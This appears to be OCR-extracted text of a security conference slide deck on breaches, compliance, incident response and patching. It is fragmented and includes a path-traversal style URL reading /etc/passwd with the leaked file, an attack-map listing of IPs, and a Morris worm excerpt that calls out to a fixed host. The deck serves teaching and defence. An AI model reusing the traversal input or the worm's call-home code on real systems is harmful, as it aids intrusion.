
SO, WHO GOT THE PINK SLIP?

THE CISO “RETIRED”

THE CIO “RETIRED”

THE CEO “RETIRED”





COMPLIANCE

- ▶ Without compliance, there are no economic incentives to report breaches.
Customer attrition
- ▶ Breached company only suffers fines and breach reporting costs
- ▶ Often Compliance is the adult in the room





OH NO!



Always Show Bookmarks Bar
✓ Always Show Toolbar in Full Screen

⇧⌘B
⇧⌘F



Stop
Force Reload This Page
Enter Full Screen
Actual Size
Zoom In
Zoom Out

⌘.
⇧⌘R
⌃⌘F
⌘O
⌘+
⌘-

Cast...

Developer

View Source

⌥⌘U

Developer Tools

⌥⌘I

JavaScript Console

⌥⌘J

ABOUT

FEATURES

BRIEFINGS

PODCASTS

/DEV/EVERYTH



- Always Show Bookmarks Bar ⌘B
- Always Show Toolbar in Full Screen ⌘F
- Stop ⌘.
- Force Reload This Page ⌘R
- Enter Full Screen ⌘F
- Actual Size ⌘O
- Zoom In ⌘+
- Zoom Out ⌘-
- Cast...

Security Blogger Awards

Developer ►

- View Source ⌘U
- ~~Developer Tools ⌘I~~
- JavaScript Console ⌘J

ABOUT


FEATURES

BRIEFINGS

PODCASTS

/DEV/EVERYTH







A close-up portrait of a man with a well-groomed brown beard and mustache. He has intense blue eyes and is looking directly at the camera with a wide-eyed, surprised expression. His mouth is slightly open, revealing his upper teeth. He is wearing a plain white V-neck t-shirt. The background is a neutral, light gray.

DUO



DUO

← → C developer =/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ntpd:x:103:108::/var/run/openntpd:/bin/false
ntp:x:104:109::/home/ntp:/bin/false
mysql:x:105:110:MySQL Server,,,,:/var/lib/mysql:/bin/false
varnish:x:106:112::/home/varnish:/bin/false
varnishlog:x:107:113::/home/varnishlog:/bin/false
revealcloud:x:999:1000::/home/revealcloud:/bin/sh
www-wpe:x:998:998:WP Engine Internal:/home/www-wpe:/bin/sh
postfix:x:108:114::/var/spool/postfix:/bin/false
:109:116::/var/lib/nagios:/bin/false
:110:117::/var/lib/clamav:/bin/false
:111:118::/var/lib/[REDACTED]:/bin/false
:1082:1082::/home/[REDACTED]:/bin/sh
[REDACTED]:x:1083:33::/nas/wp/www/[REDACTED]:/usr/lib/openssh/sftp-server
[REDACTED]:x:1088:33::/nas/wp/www/[REDACTED]:/usr/lib/openssh/sftp-server
[REDACTED]:x:1091:33::/nas/wp/www/[REDACTED]:/usr/lib/openssh/sftp-server
[REDACTED]:x:8011:107::/home/ah[REDACTED]:/bin/bash
[REDACTED]:x:9022:9002::/home/[REDACTED]:/bin/bash
[REDACTED]:x:9020:9002::/home/[REDACTED]:/bin/bash
[REDACTED]:x:8000:107::/home/[REDACTED]:/bin/bash
[REDACTED]:x:8010:107::/home/[REDACTED]:/bin/bash
[REDACTED]:x:9018:9002::/home/[REDACTED]:/bin/bash
[REDACTED]:x:9002:9002::/home/[REDACTED]:/bin/bash
```





HAMMER TO SPREAD BUTTER



ATTACK ORIGINS			ATTACK TYPES			ATTACK TARGETS			LIVE ATTACKS		
COUNTRY	#	PORT	SERVICE TYPE	#	COUNTRY	TIMESTAMP	ATTACKER	ATTACKER IP	ATTACKER GEO		
China	11	25	smtp	67	United States	10:03:35.482	Mc laut lsp	37.139.187.23	Cherkassy, UA		
United States	7	50856	xsan-filesystem	12	United Arab Emira...	10:03:34.954	Syptec Phoenix	70.99.192.129	Phoenix, US		
Netherlands	6	138	netbios-dgm	6	Iceland	10:03:34.576	Syptec Phoenix	70.99.192.128	Phoenix, US		
Germany	5	23	telnet	5	Germany	10:03:34.133	China Mobile Communications	111.8.125.43	Beijing, CN		
India	5	22	ssh	3	Spain	10:03:33.994	Icelab Networks	72.1.100.207	Englewood, US		
Russia	4	50864	xsan-filesystem	3	Cyprus	10:03:33.877	University Of Michigan College Of Engineering	141.212.122.148	Ann Arbor, US		

Index of /database

- [Parent Directory](#)
- [ontrackdatarecovery\(1\).sql](#)
- [ontrackdatarecovery\(1\) 25 June 2016.sql](#)
- [ontrackdatarecovery\(1\) 25 June 2016 LIVE URL.sql](#)

Yahoo's Bob Lord said massive data breach felt like Vertigo

Posted May 15, 2017 by **Natasha Lomas (@riptari)**



ADVERTISEMENT

Crunchbase

Yahoo

FOUNDED
1994

OVERVIEW

Yahoo is the world's largest start-up, which means they move fast and always let their users know what's new. Founded in 1994 by two Stanford Ph.D. candidates, they've grown into a company where you can find what you're looking for on any Internet-connected device. Their employees are re

```
• This report a sucessful breakin by sending a single byte to "128.32.137.13"  
 (whoever that is). •/  
  
static report_breakin(arg1, arg2)                                /* 0x2494 */  
  
int s;  
struct sockaddr_in sin;  
char msg;  
  
if (7 != random() % 15)  
    return;  
  
bzero(&sin, sizeof(sin));  
sin.sin_family = AF_INET;  
sin.sin_port = REPORT_PORT;  
sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));           /* <env+77>"128.32.137.13" */  
  
s = socket(AF_INET, SOCK_STREAM, 0);  
if (s < 0)  
    return;  
if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))  
    ;  
close(s);
```

WHO LET THE WORM OUT?





50 100%
DUO
HEALTH

2 3 8
5 6 7
ARMS



0%
ARMOR

BULL
SHEL
ROCK
CBLU

50 200
0 50
0 50
0 300



DO NOT ALIGN AGAINST YOURSELF





AUDIT

- ▶ Testing your breach incident response plan
- ▶ Risks and benefits of information sharing
- ▶ Often Compliance is the adult in the room



COMMUNICATIONS

The bad news:

DUO

0 DAY TO 100 DAY



START

WHERE

YOU ARE



PATCHING

STOP THE THREATS EARLIER





BUILD, THEN INNOVATE

DUO



Duo

3:53 PM ET

@BROOKEBCNN



WAR STORIES



